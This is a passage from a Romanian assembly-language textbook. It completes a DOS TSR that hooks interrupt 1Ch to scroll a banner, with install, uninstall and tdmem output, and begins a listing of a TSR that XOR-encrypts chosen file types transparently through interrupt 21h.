  lungime_mesaj equ $ - mesaj           ;lungimea acestui mesaj
  spatii db 80 - lungime_mesaj dup (' ')
;completăm mesajul cu caractere spaţiu (' '). Dorim ca mesajul să fie completat până la 80 de
;caractere cu spaţii. În acest fel, la rotire, se va crea senzaţia că textul dispare în stânga ecranului şi
;reapare în partea dreaptă.

  lungime_afisare equ 80          ;80 este numărul de coloane a rezoluţiei VGA text standard

;Declarăm şiruri ce conţin diferite mesaje sugestive pe care le vom afişa pe diverse ramuri ale
;execuţiei programului:

  instalat db 'Eroare: handlerul este deja instalat.$'
  eroare_parametru db 'Eroare: in linia de comanda apare un parametru
necunoscut.$'
  mesaj_dezinstalare db 'S-a specificat parametru pentru dezinstalarea handlerului.',
10, 13, '$'
                ;caracterele cu codul ASCII 10 şi 13 sunt folosite pentru afişarea unui rând nou
  dezinstalare_cu_succes db 'Handler dezinstalat cu succes.$'
  eroare_dezinstalare db 'Eroare: handlerul nu este instalat sau exista alt handler
instalat peste el.$'
  err_memorie db 'Eroare: eroare la eliberarea memoriei ocupata de catre handler.$'
```

;mai jos urmează codul noii rutine de tratare a întreruperii 1ch

```
handler:
  push ax          ;Salvăm toţi regiştrii care vor fi modificaţi de funcţiile de afişare
  push bx
  push cx
  push dx
  push bp
  push es
  push si
  push di
```

;Funcţia 0fh a întreruperii 10h returnează în registrul BH modul video actual. Avem nevoie de ;acest mod la apelul funcţiei 13h a întreruperii 10h (vezi mai jos), funcţie cu care vom realiza ;tipărirea efectivă a mesajului.

```
  mov ah, 0fh
  int 10h
```

;Rotim şirul prin deplasarea caracterelor de la indice i+1 în şir la indice i. Primul caracter îl salvăm ;şi îl punem ulterior pe ultima poziţie în şir.

```
  push cs          ;Pregătim regiştrii pentru operaţii cu şiruri
  pop ds
  push cs
  pop es
  mov si, offset mesaj + 1
  mov di, offset mesaj

  mov bl, [di]     ;salvăm primul caracter
```

;folosind ca registru de index DI, acesta este prefixat automat cu segmentul având adresa în ;registrul DS. După iniţializările de mai sus [DI] este echivalent cu DS:[DI], ES[DI] şi CS:[DI]).

```
  mov cx, lungime_afisare - 1
```

;pentru toate caracterele de la al doilea la ultimul, mutăm caracterul din memorie de la adresa ;DS:SI, în memorie la adresa ES:DI. Se observă că registrul de offset al şirului sursă, SI, indică un ;octet mai la dreapta în şir decât registrul de offset al şirului destinaţie, DI.

```
  rep movsb        ;mutăm toate caracterele o poziţie mai în faţă
  mov [di], bl     ;punem primul caracter pe ultima poziţie în şirul destinaţie ES:DI
```

;Urmează afişarea *banner*-ului folosind funcţia 13h a întreruperii 10h

```
  mov ax, 1300h    ;Codul funcţiei în AH şi modul de folosire a cursorului în AL
  mov bl, 0fh      ;Culoarea de afişare
```

```
  mov cx, lungime_afisare        ;Lungimea şirului pe care dorim să-l afişăm
  mov dx, 0c00h     ;Afişăm mesajul la linia 12, coloana 0
  mov bp, offset mesaj
  push cs
  pop es            ;În regiştrii ES:BP specificăm adresa FAR a şirului pe care dorim să-l
                    ;afişăm
  int 10h
;Apelăm funcţia 13h a întreruperii 10h pentru realizarea efectivă a afişării

  pop di            ;Restaurăm regiştrii salvaţi la începutul rutinei
  pop si
  pop es
  pop bp
  pop dx
  pop cx
  pop bx
  pop ax

  jmp dword ptr old_off     ;Redăm controlul la vechea rutină
sfarsit_handler:

verifica_linia_de_comanda proc near
;Această procedură parcurge şi validează linia de comandă. Ea termină programul dacă linia de
;comandă este invalidă, afişând în prealabil un mesaj de eroare. Întoarce la ieşire în registrul AX
;valoarea 1 dacă handlerul trebuie instalat şi valoarea 2 dacă acesta trebuie dezinstalat (atunci când
;apare în linia de comandă parametrul /u).

;Verificăm dacă în linia de comandă apare parametrul /u (pentru dezinstalare). La începutul
;execuţiei programului, regiştrii DS şi ES sunt încărcaţi cu adresa PSP-ului. În PSP, la deplasament
;80h se găseşte lungimea liniei de comandă, iar la deplasament 81h se găseşte linia de comandă.

  mov di, 80h
  mov cl, [di]
  xor ch, ch        ;sau mov ch, 0
;în registrul CX am încărcat lungimea liniei de comandă reprezentată pe cuvânt

  jcxz fara_parametri       ;dacă lungimea liniei de comandă e 0, înseamnă că nu avem
                            ;parametri
;Sărim peste eventualele spaţii care pot apărea în linia de comandă în faţa primului parametru. Dacă
;s-au dat parametri, apare cel puţin un spaţiu care separă numele comenzii de primul parametru).

  Cld                       ;vom parcurge linia de comandă spre dreapta
  mov di, 81h               ;81h este deplasamentul în PSP unde începe linia de comandă
  mov al, ' '
```

```
  repe scasb
;Sărim peste eventualele spaţii de la începutul liniei de comandă. scasb se repetă până când
;comparaţia se termină cu egalitate (adică sunt găsite caractere spaţiu), sau de cel mult CX ori (nu
;vrem să depăşim lungimea liniei de comandă).

  je fara_parametri
;Dacă toate cele CX comparaţii se termină cu egalitate, linia de comandă conţine numai spaţii.
;Considerăm că programul s-a apelat fără parametri. Handlerul nou trebuie instalat.

;Registrul DI este lăsat de către instrucţiunea repe scasb un octet mai la dreapta faţă de primul
;caracterul din şir care nu e spaţiu, deci trebuie decrementat pentru a puncta spre acesta.
  dec di

  mov al, '/'              ;verificăm dacă în linia de comandă parametrul este '/u'
  scasb
  jne parametru_invalid

  mov al, 'u'
  scasb
  jne parametru_invalid
       ; în linia de comandă apare parametrul '/u'
  mov ax, 2                ;returnăm în AX valoarea 2 conform specificaţiilor de la începutul
                           ;procedurii
  ret                      ;revenim din procedură

  fara_parametri:
  mov ax, 1                ;returnăm în AX valoarea 1 conform specificaţiilor de la începutul
                           ;procedurii
  ret

  parametru_invalid:
;dacă parametrul este invalid, afişăm mesaj de eroare şi terminăm execuţia programului cu cod de
;eroare 1.

    mov ah, 09h
    push cs
    pop ds                 ;încărcăm în DS:DX adresa şirului ce conţine mesajul de eroare
    mov dx, offset eroare_parametru
    int 21h                ;afişăm mesajul de eroare cu funcţia DOS 09h

    mov ax, 4c01h          ;terminăm execuţia programului cu cod de eroare 1
    int 21h

verifica_linia_de_comanda endp
```

```
verifica_daca_e_instalat proc near
;Această procedură verifică dacă handlerul din actualul program este deja instalat. Procedura
;întoarce în registrul AX valoarea 1 dacă handlerul este deja instalat, respectiv valoarea 0, dacă nu
;este instalat.

  mov ax, 351ch
  int 21h
;Determinăm cu ajutorul funcţiei DOS 35h (specificată în registrul AH), adresa rutinei de tratare
;a întreruperii 1ch (specificată în registrul AL). Adresa FAR a acestei rutine ne este returnată de
;această funcţie în regiştrii ES:BX.

  mov di, bx          ;Pentru a putea lucra cu instrucţiuni pe şiruri, în ES:DI vom avea adresa
                      actualului handler
  push cs
  pop ds
  mov si, offset handler          ;în DS:SI avem adresa handlerului pe care dorim să îl instalăm
  mov cx, offset sfarsit_handler - offset handler          ;în registrul CX avem lungimea în
                                   ;memorie a codului noului handler (măsurată în octeţi)
 rep cmpsb
;comparăm codul din memorie a celor două rutine de tratare. Codurile maşină a celor două rutine
;sunt privite ca două şiruri de octeţi. Având adresele încărcate în regiştrii DS:SI şi ES:DI, aceste
;două şiruri pot fi comparate folosind inştrucţiunea pe şiruri rep cmpsb. Comparaţia se
;realizează pe un număr de octeţi egal cu lungimea în memorie a noii rutine de tratare, valoare
;depusă în registrul CX.

  jne neinstalat
    ;dacă cele două coduri sunt egale, rutina este deja instalată
    mov ax, 1         ;dacă rutina e instalată, returnăm valoarea 1 în registrul AX conform
                      ;specificaţiilor de la începutul procedurii

    ret               ;revenim din procedură la apelant

  neinstalat:
    mov ax, 0         ;dacă rutina nu e instalată, returnăm valoarea 0 în registrul AX conform
                      ;specificaţiilor de la începutul procedurii
    ret
verifica_daca_e_instalat endp

instalare_handler proc near
;procedura instalează noua rutină de tratare a întreruperii 1ch

  mov ax, 351ch           ;obţinem din nou în regiştrii ES:BX adresa actualului handler (cel
  int 21h                 ;original) pentru a-l salva

  mov old_off, bx
```

```
  mov old_seg, es
;Salvăm adresa de segment şi offset a vechiului handler. Ele sunt necesare atât pentru o refacere
;ulterioară a vechiului handler, cât şi pentru apelul acestuia din noul handler

  mov ah, 62h
  int 21h
  mov psp_handler_nou, bx
;Funcţia DOS 62h returnează în registrul BX adresa de segment a PSP-ului programului curent.
;PSP-ul va rămâne rezident după instalare împreună cu o parte a actualului segment de cod
;(partea ce conţine datele şi noul handler). De adresa PSP-ului actual vom avea nevoie la
;dezinstalarea ulterioară a actualului handler, PSP-ul trebuind ulterior dealocat.

  mov ax, 251ch
  mov dx, offset handler
  mov bx, cs
  mov ds, bx
  int 21h ; Redirectam int 1ch
;Redirectăm întreruperea 1ch folosind funcţia DOS 25h. Acestă funcţie aşteaptă la intrare în
;regiştrii DS:DX adresa FAR a noului handler. Noul handler are adresa în cs:offset handler, de
;aceea în secvenţa de mai sus am realizat DS:DX = CS:offset handler.

  mov dx, offset sfarsit_handler + 100h + 15

  shr dx, 4
  mov ax, 3100h
  int 21h
;Terminăm programul cu ajutorul funcţie DOS 31h cu cod de eroare 0 (specificat în registrul AL).
;În registrul DX, la apelul acestei funcţii trebuie specificat numărul de paragrafe (1 paragraf = 16
;octeţi) de memorie aparţinând procesului curent care trebuiesc lăsate rezidente în memorie. Zona
;de memorie ocupată de aceste paragrafe începe la începutul PSP-ului, PSP ce precede segmentul
;de cod al programului curent. Trebuie lăsat rezident PSP-ul (care are dimensiunea 100h = 256
;octeţi), zona de date şi codul noului handler. Zona de date şi codul noului handler măsoară
;împreună offset sfarsit_handler octeţi. La numărul de octeţi 100h + offset sfarsit_handler am
;adunat 15 pentru ca în urma împărţirii la 16 rotunjirea să se facă în sus. Împărţirea la 16 = 2^4 am
;efectuat-o prin deplasare (shift-are) cu 4 poziţii înspre dreapta.

instalare_handler endp

dezinstalare_handler proc near
; procedură care dezinstalează rutina instalată anterior

  mov ah, 09h              ;se afişează mesajul că se încearcă dezinstalarea rutinei
  push cs
  pop ds
```

```
mov dx, offset mesaj_dezinstalare
int 21h

call verifica_daca_e_instalat        ; verificăm dacă rutina este sau nu instalată
cmp ax, 1                            ;verifica_daca_e_instalat întoarce în registrul AX
                                     ;valoarea 1 dacă rutina noastră este; instalată
jne nu_e_instalat

;dacă rutina e instalată, dezinstaleaz-o
    mov ax, 351ch
    int 21h
;S-a localizat handlerul rezident (pus de noi) adresa sa fiind depusă în ES:BX. În segmentul
;acestui handler (dat de ES) primul cuvânt de offset 0 e ocupat de adresa de segment a PSP-ului
;handlerului rezident (acel psp_handler definit la începutul programului).

    mov si, 0
    mov bx, es:[si]                  ;În registrul BX avem acum adresa de segment a PSP-ului
                                     ;handlerului nostru
;Trebuiesc dealocate:
;  - segmentul ce conţine PSP-ul handlerului rezident, zona de date şi zona de cod a acestui handler;
; - segmentul cu variabilele de sistem (adresa acestui segment se găseşte la offset 2ch în PSP-ul
;handlerului rezident Fiecărui program încărcat de sistemul de operare DOS i se aloca un astfel
;de segment.

;Refacem mai întâi handlerul original şi ulterior dealocăm cele două segmente de mai sus.
;ATENŢIE! A nu se dealoca întâi segmentele folosite de handlerul nostru şi ulterior să se refacă
;handlerul original! Aceasta deoarece adresa handlerului original se află salvată în segmentul
;handlerului rezident şi nu ar mai putea fi regăsită dacă ar avea loc dealocarea.

;Restaurăm handlerul original. Adresa handlerului original se găseşte la offset +2 (adresa sa de
;offset) şi +4 (adresa sa de segment) în segmentul handlerului, salvate de noi la instalarea sa!

    mov si, 2h
    mov dx, es:[si]          ;ES indică spre segmentul handlerului nostru
                             ;la offset 2 în acest segment se găseşte adresa de offset a
                             ;handlerului original
    mov si, 4h               ;la offset 4 în acest segment se găseşte adresa de segment a
                             ;handlerului original
    mov ax, es:[si]
    mov ds, ax

;În acest moment avem în DS:DX adresa FAR a handlerului original. Putem să îl restaurăm cu
;funcţia DOS 25h
```

```
mov ah, 25h
mov al, 1ch
int 21h                 ;am refăcut handlerul original al întreruperii 1ch

;Mai rămân de dealocat cele două segmente amintite mai sus

;Dealocăm segmentul cu variabile de mediu. Adresa acestui segment se găseşte la offset
;2ch în PSP-ul handlerului rezident. Dealocarea se face cu funcţia DOS 49h, căreia trebuie
;să îi specificăm în registrul ES adresa segmentului pe care dorim să îl dealocăm.

mov bx, psp_handler_nou
mov ds, bx
mov si, 2ch
mov ax, [si]            ;avem in AX adresa segmentului cu variabile de mediu
mov es, ax
mov ah, 49h
int 21h
jc eroare_memorie
;funcţia DOS 49h setează CF dacă sa produs eroare la dealocarea segmentului

;Dealocăm segmentul ce conţine PSP-ul handlerului rezident, zona de date şi zona de cod a
;acestui handler
mov bx, psp_handler_nou
mov es, bx
mov ah, 49h
int 21h
jc eroare_memorie

mov ah, 09h             ;afişăm un mesaj că dezinstalarea s-a făcut cu succes
push cs
pop ds
mov dx, offset dezinstalare_cu_succes     ;în DS:DX punem adresa şirului pe care
int 21h                 ;dorim să îl afişăm
ret

nu_e_instalat:
;dacă rutina nu este instalată sau nu o putem dezinstala afişăm un mesaj de eroare şi revenim în
;procedură
mov ah, 09h
push cs
pop ds                          ;în DS:DX punem adresa şirului pe care dorim să îl afişăm
mov dx, offset eroare_dezinstalare
int 21h
ret
```

```
eroare_memorie:
    ;vom afişa un mesaj de eroare dacă se semnalează insucces la dealocarea unuia din
    ;segmentele de memorie care trebuiesc eliberate.

    mov ah, 09h
    push cs
    pop ds
    mov dx, offset err_memorie
                        ;în DS:DX punem adresa şirului pe care dorim să îl afişăm
    int 21h
    ret ; revenim din procedură

dezinstalare_handler endp

start:                  ;Locul de unde începe execuţia programului

  call verifica_linia_de_comanda
 ;verificăm dacă în linia de comandă s-a specificat parametrul de dezinstalare '/u'

 ;dacă nu, se încearcă instalarea noii rutine
  cmp ax, 1
  je incearca_sa_instalezi

  altfel, dacă s-a specificat parametrul '/u' trebuie să dezinstalăm handlerul
  call dezinstalare_handler
  jmp sfarsit

  incearca_sa_instalezi:

 ;înainte de a instala noua rutină, verificăm dacă nu este deja instalată
  call verifica_daca_e_instalat

  cmp ax, 1

  je e_instalat
 ;dacă nu e instalată, instalăm noua rutină
    call instalare_handler
     ;nu mai sărim la sfarsit pentru a termina programul, procedura de mai sus terminând
     ;programul prin lăsarea rezidentă a acestuia

  e_instalat:
       ;dacă e deja instalată, afişăm un mesaj de eroare cu ajutorul funcţiei DOS 09h şi
       ;terminăm programul
    mov ah, 09h         ;în registrul AH punem codul funcţiei DOS 09h
```

```
    push cs
    pop ds                  ;şirul pe care dorim să-l afişăm se găseşte în segmentul de cod
    mov dx, offset instalat ;în DS:DX punem adresa şirului pe care dorim să îl afişăm
    int 21h

  sfarsit:
    mov ax, 4c00h           ;redăm controlul sistemului de operare
    int 21h

code ends
end start
```

Pentru a testa dezinstalarea rutinei, se poate folosi utilitarul tdmem care este livrat împreună cu distribuţia Borland Pascal. După instalarea noii rutine (apel simplu al programului red.exe), utilitarul tdmem a afişat:

```
C:\BP\BIN>tdmem
TDMEM  Version 1.0  Copyright (c) 1991 Borland International

 PSP  blks bytes owner    command line       hooked vectors
 ----- ---- ----- --------  -------------------  ------------------------------
0008   2   13824 command
057E   3    3664 N/A                          21
0657   2    2736 (                           33 5C 67
0714   3    7424 N/A                         22 2E 2F EC
08E6   2    1024 RED                         1C
0929   2  617840 free
st redirectata !                                Intreruperea de ceas a fo
block   bytes   (Expanded Memory)
-----  -------
   0  622592
 free  16777216
total  66617344
```

Se pot vedea cele două segmente ocupate de rutina rezidentă instalată. Utilitarul arată chiar şi întreruperea redirectată de programul rezident red. De asemenea, se poate observa, peste rezultatul comenzii tdmem şi *banner*-ul afişat de rutina rezidentă. După dezinstalarea programului rezident, cele două segmente vor fi dealocate, iar rutina întreruperii 1ch refăcută:

```
C:\BP\BIN>red /u
S-a specificat parametru pentru dezinstalarea handlerului.
Handler dezinstalat cu succes.
C:\BP\BIN>tdmem
TDMEM  Version 1.0  Copyright (c) 1991 Borland International
```

```
PSP  blks bytes owner   command line        hooked vectors
-----  ----  -----  --------  -------------------  ---------------
0008   2   13824 command
057E   3    3664 N/A                        21
0657   2    2736 (                         33 5C 67
0714   3    7424 N/A                       22 2E 2F EC
08E7   2  618896 free

block   bytes  (Expanded Memory)
-----  ------
   0  622592
 free 16777216
total 66617344
```

Exemplul 6.4. Să se scrie un program TSR care să permită criptarea/decriptarea transparentă a fişierelor cu extensii specificate în program şi manipulate cu ajutorul funcţiilor DOS. Criptarea respectiv decriptarea se vor realiza transparent, indiferent de aplicaţiile care citesc şi scriu din fişierele implicate. Programul TSR va verifica dacă este deja instalat în memorie şi va permite dezinstalarea şi dealocarea memoriei. Programul va detecta dacă este posibilă dezinstalarea sa şi va emite mesaje corespunzătoare pentru fiecare caz special.

Soluţie: Rezolvarea acestei probleme ne va revela adevărata putere a mecanismului de redirectare al întreruperilor, combinată cu posibilitatea de a rula programe rezidente TSR (programe care după terminarea execuţiei rămân alocate în memorie şi sunt capabile să raspundă la evenimente ce au loc în cadrul sistemului). Realizarea unui astfel de program implică următoarele:

- Rescrierea funcţiilor de citire şi scriere în fişiere ale întreruperii 21h. (Am redirectat aici doar funcţiile (cu handle) de gestiune a fişierelor. Redirectarea funcţiilor ce lucrează cu FCB-uri asupra fişierelor se lasă ca temă de casă).
- Instalarea programului rezident în memorie. Verificarea faptului dacă programul este deja sau nu rezident în memorie.
- Interceptarea oricărui apel de scriere/citire din fişiere şi criptarea/decriptarea transparentă a conţinutului acestora, atunci când ele corespund criteriilor impuse de problemă (extensiile lor fac parte dintr-un set cunoscut de extensii).
- Dezinstalarea programului, verificarea posbilităţii de dealocare a programului, refacerea handlerelor de întrerupere modificate şi dealocarea memoriei.

Funcţiile de acces la fişiere folosind mecanismul de handle sunt funcţiile: 3Ch (create file), 3Dh(open), 3Eh (close), 3Fh(read), 40h(write) ale întreruperii 21h (funcţii DOS). Lucrul cu un fişier presupune deschiderea acestuia sau crearea lui, urmată de operaţii de citire/scriere şi poziţionare în fişier şi apoi închiderea acestuia. Funcţiile de gestiune cu handle se bazează pe următorul principiu. Funcţiile de deschidere şi creare de fişier preiau un nume de fişier pe care îl deschid/creează şi întorc un număr pe 16 biţi (handle) ce identifică unic fişierul deschis în cadrul

sistemului. Funcţiile de citire şi scriere primesc ca parametru handle-ul creat de funcţiile 3Ch şi 3Dh şi operează asupra fişierului deschis. În fine, funcţia 3Eh primeşte un handle de fişier şi închide fişierul asociat dacă acesta a fost deschis în prealabil.

Problema care se pune este aceea că în funcţiile de citire şi scriere nu avem acces la numele fişierului pentru a putea identifica extensia acestuia, ci doar la handle-ul obţinut la deschidere. Pentru a identifica corect fişierele asupra cărora trebuie să operăm este necesar să redirectăm şi funcţiile de deschidere/creere şi închidere de fişier şi să stocăm handle-urile de fişiere cu extensii valide (fişierele având extensiile specificate) într-o zonă de memorie. La fiecare operaţie de scriere/citire vom compara handle-ul fişierului asupra căruia se operează cu handle-urile stocate ale fişierelor valide deschise şi vom opera criptarea/decriptarea doar atunci când este vorba de un fişier valid. În fine, la închiderea unui fişier vom şterge handle-ul său din zona handle-urilor valide. Aceasta deoarece sistemul de operare poate refolosi un număr de handle atunci când acesta nu mai este folosit (fişierul a fost închis). Vom organiza spaţiul de stocare al handle-urilor valide sub forma unui tablou de cuvinte de conţine pe fiecare poziţie câte un handle. Dimensiunea tabloului este fixă şi este un parametru intern al programului TSR. Ea nu se poate modifica decât prin re-asamblarea şi link-editarea programului.

Pentru instalarea/dezinstalarea programului vom folosi tehnici de identificare a prezenţei unui TSR în memorie. Sunt mai multe astfel de tehnici. Cea pe care o folosim aici implică implementarea unei funcţii speciale a întreruperii 21h (am ales 0FFh întrucât aceasta este neutilizată conform documentaţiei). La apelul acestei funcţii vom întoarce o valoare specială în registrul AX (0FFFFh) care ne indică faptul că programul nostru este instalat. Pentru a avea şi mai multă siguranţă, aceeaşi funcţie întoarce în acelaşi timp adresa de segment şi offset-ul handlerului nostru (presupus) al întreruperii 21h. Putem astfel compara codul octet cu octet al handlerului din memorie cu cel de referinţă din aplicaţia care realizează dezinstalarea. In cazul în care codul este identic putem fi aproape siguri că aplicaţia noastră este încărcată în memorie. Probabilitatea unui alt program TSR care să fi redirectat aceraşi întrerupere şi să aibă exact aceeaşi secvenţă de cod pentru handlerul întreruperii este extrem de mică.

Pentru dezinstalare există două alternative: un program separat care face dezinstalarea, sau autodezinstalarea de către TSR-ul însăşi care este încărcat în memorie. Varianta cu autodezinstalarea nu este cea mai naturală deoarece acest lucru presupune ca programul rezident să îşi dealoce memoria în timpul execuţiei sale (echivalent cu „a-şi tăia craca de sub picioare"). Varianta cu o aplicaţie diferită pentru dezinstalare nu implică neapărat crearea unui alt program diferit. Este vorba despre acelaşi cod sursă care a creat programul rezident. De data aceasta însă aplicaţia este lansată cu un parametru special în linia de comandă (am ales /u), caz în care nu mai porneşte la instalarea sa rezidentă ci detectează dacă există o copie a sa rezidentă şi urmăreşte paşii pentru dezactivarea şi dealocarea acesteia din memorie, atunci când este posibil. Pentru aceasta ea are nevoie să *comunice* cu copia sa rezidentă. Aici intervine funcţia 0FFh a întreruperii 21h, al cărei rol l-am explicat mai sus. Vom folosi această funcţie pentru a întoarce copiei tranziente a aplicaţiei adresa rezidentă a handler-ului în memorie. Pornind de la această adresă, aplicaţia de dezinstalare va fi capabilă să recupereze vechiul handler (anterior TSR-ului nostru) precum şi adresa PSP-ului pentru programul TSR. PSP-ul este stocat de către programul TSR la

lansare, într-un cuvânt de memorie în zona sa rezidentă, la fel ca şi adresa vechiului handler. Putem dezinstala TSR-ul atât timp cât nu s-a instalat nici o altă aplicaţie TSR, "peste" programul nostru, care să fi redirectat aceeaşi întrerupere (întreruperi). Având în vedere că fiecare handler execută anumite acţiuni pentru unele funcţii ale întreruperii şi apelează handlerul original pentru restul activităţilor rezultă că, dacă un alt TSR s-a instalat peste aceeaşi întrerupere, şi aplicaţia noastră reface la dezinstalare handlerul original, se va elimina referinţa din tabela de vectori de întrerupere la ultimul TSR instalat şi acesta va rămâne nefuncţional încărcat în memorie.

Pentru criptare ne-am bazat pe o proprietate interesantă a operaţiei XOR pe biţi:

A XOR b XOR b = A,

adică aplicarea unei operaţii XOR de două ori consecutiv cu aceeaşi valoare pe un octet schimbă în primul pas valoarea octetului conform semanticii operaţiei XOR şi reface valoarea originală în la a doua aplicare. Ne folosim astfel de un algoritm care la fiecare operaţie de scriere/citire aplică XOR cu o cheie prestabilită în program pe buffer-ul de scriere/citire în/din fişier. Astfel la scriere datele sunt modificate cu operaţia XOR, iar la citire sunt refăcute prin aplicarea pe datele citite a operaţiei XOR cu aceiaşi cheie.

Programul complet este prezentat în continuare:

Crypt.asm

```
cseg segment para
assume cs:cseg,ds:cseg, es:cseg

RezStart equ $

start:
   jmp begin

;Zona de variabile rezidente a aplicaţiei
key  db 77h                    ;cheia de criptare
maxh EQU 5                     ;numărul maxim de intrări în tabelul de sloturi de handle-uri
                               ;(descriptori de fişiere deschise)
openhandles dw maxh dup(0)             ;tabelul de descriptori pentru fişiere deschise valide
                                       ;(cele asupra cărora operăm)
ext db '.TXT','.txt','.pas','.PAS','.$$$',0   ;tabelul cu extensiile fişierelor asupra cărora operăm
                                       ;criptarea
PSP  dw 0                      ;adresa PSP a programului TSR
oldInt21 dd ?                  ;adresa handlerului original al int 21h

;de aici începe compararea handlerelor pentru verificarea existenţei TSR-ului în memorie
StartCompare equ $

;noul handler al int 21h
```

;verifică dacă funcţiile apelate sunt cele care ne interesează (3Ch, 3Dh, 3Eh, 3Fh, 40h, 0FFh) şi
;acţionează în consecinţă. Pentru restul funcţiilor este apelat handlerul original

```
int21 proc far
   cmp ah, 3Fh
   je read_proc
   cmp ah, 40h
   je write_proc
   cmp ah, 3Dh
   je open_file
   cmp ah, 3Ch
   je open_file
   cmp ah, 3Eh
   je close_file
   cmp ah, 0FFh
   jne old
; întoarce 0FFFF in AX şi adresa handlerului din memorie (acesta) în ES:DI
   mov di, offset cs:int21
   push cs
   pop es
   mov ax, 0FFFFh
   iret
   jmp old

read_proc:
   jmp readproc            ; rutina de tratare a operaţiilor de citire din fişiere
write_proc:
   jmp writeproc           ; rutina de tratare a operaţiilor de scriere în fişiere
open_file:
   jmp openfile            ; rutina de tratare a operaţiilor de deschidere de fişiere
close_file:
   jmp closefile           ; rutina de tratare a operaţiilor de închidere de fişiere
old:
   jmp dword ptr cs:[oldInt21]   ; rutina originală de tratare a int 21h
int21 endp

EndCompare EQU $

; verifică daca fişierul specificat cu numele în DS:DX are extensia tabloul de extensii valide 'ext'
check_ext proc
   push ax
   push cx
   push ds
   push es
   push si
```

```
  push di

  push ds
  pop es
  mov di, dx

  cld
  mov al, 0                ;caută sfârşitul şirului de caractere ce reprezintă numele de fişier
                           ;(octetul cu valoarea 0)
  mov cx, 0FFFFh
  repne scasb

  dec di
  sub di, 4                ;ne poziţionăm pe începutul extensiei fişierului
                           ;(3 caractere extensia + caracterul . )

  push cs
  pop ds
  mov si, offset ext       ;pregătim şirul sursă pentru compararea extensiilor
  push di

next_ext:                  ;verificarea extensiei curente din tabelul 'ext'
  mov cx,4
  rep cmpsb
  jne not_ext
  stc
  jmp ce_cleanup

not_ext:                   ;extensia fişierului nu coincide cu extensia curentă din 'ext'
  add si, cx
  cmp byte ptr ds:[si],0   ;verificăm dacă mai avem extensii ('ext' se termină cu un octet cu
  pop di                   ;valoarea 0)
  push di
  jne next_ext             ;dacă nu e 0 atunci mai avem extensii de verificat în 'ext'
  clc
ce_cleanup:                ;am terminat de verificat toate extensiile din 'ext'
  pop di

  pop di
  pop si
  pop es
  pop ds
  pop cx
  pop ax
```

```
  ret
check_ext endp

;criptează/decriptează datele din DS:DX cu lungimea in CX
crypt_decrypt proc
  push ax                    ;salvează contextul (regiştrii modificaţi)
  push cx
  push es
  push si
  push di

  push ds
  pop es
  cld
  mov si,dx
  mov di,dx
cicle:                       ;încarcă în AL octet cu octet, aplică operaţia XOR şi
  lodsb
  xor al,cs:key
  stosb                      ;depune înapoi în buffer octetul modificat
  loop cicle

  pop di
  pop si
  pop es
  pop cx
  pop ax
  ret
crypt_decrypt endp

;handlerul pentru funcţia 3Ch şi 3Dh – creare / deschidere fişier
openfile:
  pushf
;verifică extensie validă
  call check_ext
  jnc oldopen                ;nu este o extensie validă
  popf

;extensie validă
;deschide fişierul folosind vechiul handler şi alocă o intrare pentru handle în tabela de
; descriptori
  pushf
  call dword ptr cs:oldInt21 ;deschide fişierul folosind handler-ul original al int 21h
  jc of_cleanup
```

```
  push di
  call alloc_handle_slot          ;alocă un slot în tabelul de fişiere deschise
  pop di
of_cleanup:
  iret

oldopen:
  popf
  jmp dword ptr cs:oldInt21

;handlerul pentru funcţia 3Eh (închidere fişier). Eliberează slotul ocupat de handle dacă fişierul
;asociat era un fişier cu extensia validă (fişierele pe care le criptăm/decriptăm). Descriptorul se
;află în BX
closefile:
  cmp bx, 2                       ;nu dorim să tratăm: STANDARD input, output şi error
  jbe oldclose
  push ax
  mov ax, bx
  push di
  call free_handle_slot           ;eliberăm slotul asociat
  pop di
  pop ax
oldclose:
  jmp dword ptr cs:oldInt21

;funcţia de citire din fişier 3Fh. Verifică dacă handle-ul este cel al unui fişier valid (salvat în
;tabloul de descriptori de fişiere). Dacă da trebuie decriptat conţinutul buffer-ul ce se citeşte din
;fişier. Nu interacţionăm cu descriptori având val <=2 = StdInput, StdOutput şi StdError). Pentru
;fişierele valide se citeşte din fişier apelând handlerul original În caz de eroare nu se decriptează
;nimic. Dacă se citesc mai puţini octeţi decât numărul cerut se decriptează doar numărul de octeţi
;citiţi. Descriptorul se află în BX;
readproc:
  cmp bx, 2                       ;nu dorim să tratăm: STANDARD input, output şi error
  jbe oldread
  push ax
  mov ax, bx
  push di
  call search_handle_slot         ;verificăm dacă fişierul este valid sau nu (are alocat un slot)
  pop di
  pop ax
  jc oldread                      ;fişier invalid
  cmp cx, 0                       ;dacă se cere citirea a 0 octeţi nu avem ce decripta
  je oldread
```

```
  clc
  pushf
  call cs:oldInt21          ;citirea din fişier folosind handler-ul original

  cmp ax, 0                 ;dacă s-au citit 0 octeţi nu avem ce decripta
  je done_read

  push ax
  push cx
  mov cx,ax
  call crypt_decrypt        ;decriptăm buffer-ul citit
  pop cx
  pop ax

done_read:
  retf 2
oldread:
  jmp dword ptr cs:oldInt21

;funcţia de scriere în fişier 40h. Verifică dacă handle-ul este cel al unui fişier valid (salvat în
;tabloul de descriptori de fişiere). Dacă da trebuie criptat conţinutul buffer-ul înainte de scrierea
;în fişier. Nu interacţionăm cu descriptori având val <=2 = StdInput, StdOutput şi StdError).
;Descriptorul se află în BX
writeproc:
   cmp bx, 2                ; nu dorim să tratăm: STANDARD input, output şi error
   jbe oldwrite

   push ax
   mov ax, bx
   push di
   call search_handle_slot        ;verificăm dacă este un fişier valid (are slot alocat)
   pop di
   pop ax
   jc oldwrite                    ;este un fişier invalid
   cmp cx, 0                      ;dacă se doreşte scrierea a 0 octeţi nu avem nimic de criptat
   je oldwrite

;   cripteaza DS:DX folosind xor
   call crypt_decrypt             ;criptăm conţinutul buffer-ului de scris

oldwrite:
   jmp dword ptr cs:oldInt21      ;scriem efectiv buffer-ul în fişier

;Primeşte un handle în AX şi întoarce în DI slotul corespondent sau CF=1 dacă nu există
```

```
;altereaza DI
search_handle_slot proc
   push cx
   push es

   push cs
   pop es
   mov di, offset cs:openhandles
   mov cx, maxh
   cld
   repne scasw                  ;caută în tabelul de sloturi o intrare cu valoarea din AX
   jcxz not_found               ;nu s-a găsit handle-ul în tabela de sloturi
   sub di,2                     ;am găsit valoarea din AX în tabelul de sloturi. Setăm
   clc                          ;DI la deplasamentul slotului ce conţine valoarea din AX
   jmp cleanup1

not_found:                      ;nu s-a găsit handle-ul în tabelul de sloturi
   stc
cleanup1:
   pop es
   pop cx
   ret
search_handle_slot endp

;primeşte un handle în AX şi îl alocă în tabelul de descriptori (openhandle) dacă nu există deja
